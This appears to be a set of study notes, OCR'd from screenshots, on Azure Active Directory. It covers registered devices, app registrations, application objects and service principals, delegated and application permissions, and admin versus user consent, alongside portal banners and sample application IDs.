
2 devices found

	Name	Enabled	OS	Version	Join Type	Owner	MDM	Compliant	Registered
□	ATOMIC-DEV	✓ Yes	Windows	10.0.19044.1586	Hybrid Azure AD joi...	N/A	Microsoft Intune	✓ Yes	3/4/2022, 1:1
□	Atomic-Cloudap	✓ Yes	Windows	10.0.19044.1526	Azure AD registered	emp 01	None	N/A	3/4/2022, 11:

Applications


- **Application Object**
  - It comes under "**App Registration**" blade in AAD
  - "App registration" contains apps which are registered in the same tenant
  - This object acts as the template where you can go ahead and configure various things like API Permissions, Client Secrets, Branding, App Roles, etc.
  - The application object describes three aspects of an application:
    - How the service can issue tokens in order to access the application
    - Resources that the application might need to access
    - The actions that the application can take.
  - When we register an application in aad, its automatically create two objects -
    - Applications Object - Object ID : A unique identifier for each register application
    - Service Principal Object - Application ID / Client ID [Same as in enterprise application]
  - Application Attributes -
    - Owner - Owner of the registered application
    - API Permissions
      - Delegated Permission - User Interaction Required [Access the azure resources on the behalf of a user]
      - Application Permission- Permissions are assigned to the applications, User interaction not required. .
    - Client Secrets & Certificate
    - App Roles - It's used to assign permissions to the users to managed the registered application.
  - Consent -
    - Consent is the process of a user granting authorization to an application to access protected resources on their behalf.
    - Type of consent
      - Admin Consent - Admin consent flow is when an application developer directs users to the admin consent endpoint with the intent to record consent for the entire tenant (All Users).

      - User Consent - User consent flow is when an application developer directs users to the authorization endpoint with the intent to record consent for only the current user (Single User).



Starting June 30th, 2020 we will no longer add any new features to Azure Active Directory Authentication Library (ADAL) and Azure AD Graph. We will continue to provide technical support and security updates but we will no longer provide feature updates. Applications will need to be upgraded to Microsoft Authentication Library (MSAL) and Microsoft Graph. Learn more

13	13f52a93-32c0-471c-9e69-2bf21eb2a1c4	39b5b519-68af-432b-96da-086f2f7200b1	11/7/2021	-
AU	Automation	dd199eb5-7780-4d46-8ae4-d0b18fe0acb2	1/15/2022	✓ Current
AS	AWS Single Sign-on	75d2b4c5-7b46-4391-a173-2685b7374459	3/4/2022	-
EM	emp00	8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc	1/15/2022	✓ Current
EV	Eventhub-Activitylogging	4dce622d-b52c-4369-9399-6233c08ace7b	2/3/2022	✓ Current
EX	example	062e58e7-8adb-4b42-a1be-96f102278449	3/26/2022	✓ Current
EX	example1	b213556a-578d-4e67-bf2f-df1bff2a46bd	3/26/2022	-
GC	Google Cloud	e65a4a52-fdc4-45b7-a456-8c08a50e5be2	8/31/2021	-
GC	Google Cloud / G Suite Connector by Microsoft	75a995c5-ae87-47ca-85f5-2421a6e05070	8/31/2021	-
MY	MyApp1	4cbac494-aafc-4bb5-9ce6-d1f33408f7f4	2/28/2022	✓ Current
PS	P2P Server	aba7838d-7a70-4b03-a07f-4cf3adf8c09d	8/31/2021	-



Got a second? We would love your feedback on Microsoft identity platform (previously Azure AD for developer). →


Display name	: Automation	Client credentials	: 0 certificate, 1 secret
Application (client) ID	: dd199eb5-7780-4d46-8ae4-d0b18fe0acb2	Redirect URIs	: 1 web, 0 spa, 0 public client
Object ID	: 39b59294-6821-4e50-8db7-089dc4571fae	Application ID URI	: Add an Application ID URI
Directory (tenant) ID	: 143198c4-77be-42f7-b18e-95c5b693e6b9	Managed application in l...	: Automation
Supported account types	: Multiple organizations		

Starting June 30th, 2020 we will no longer add any new features to Azure Active Directory Authentication Library (ADAL) and Azure AD Graph. We will continue to provide technical support and security updates but we will no longer provide feature updates. Applications will need to be upgraded to Microsoft Authentication Library (MSAL) and Microsoft Graph. Learn more

Starting November 9th, 2020 end users will no longer be able to grant consent to newly registered multitenant apps without verified publishers. Add MPN ID to verify publisher

Build your application with the Microsoft identity platform

The Microsoft identity platform is an authentication service, open-source libraries, and application management tools. You can create modern, standards-based authentication solutions, access and protect APIs, and add sign-in for your users and customers. Learn more



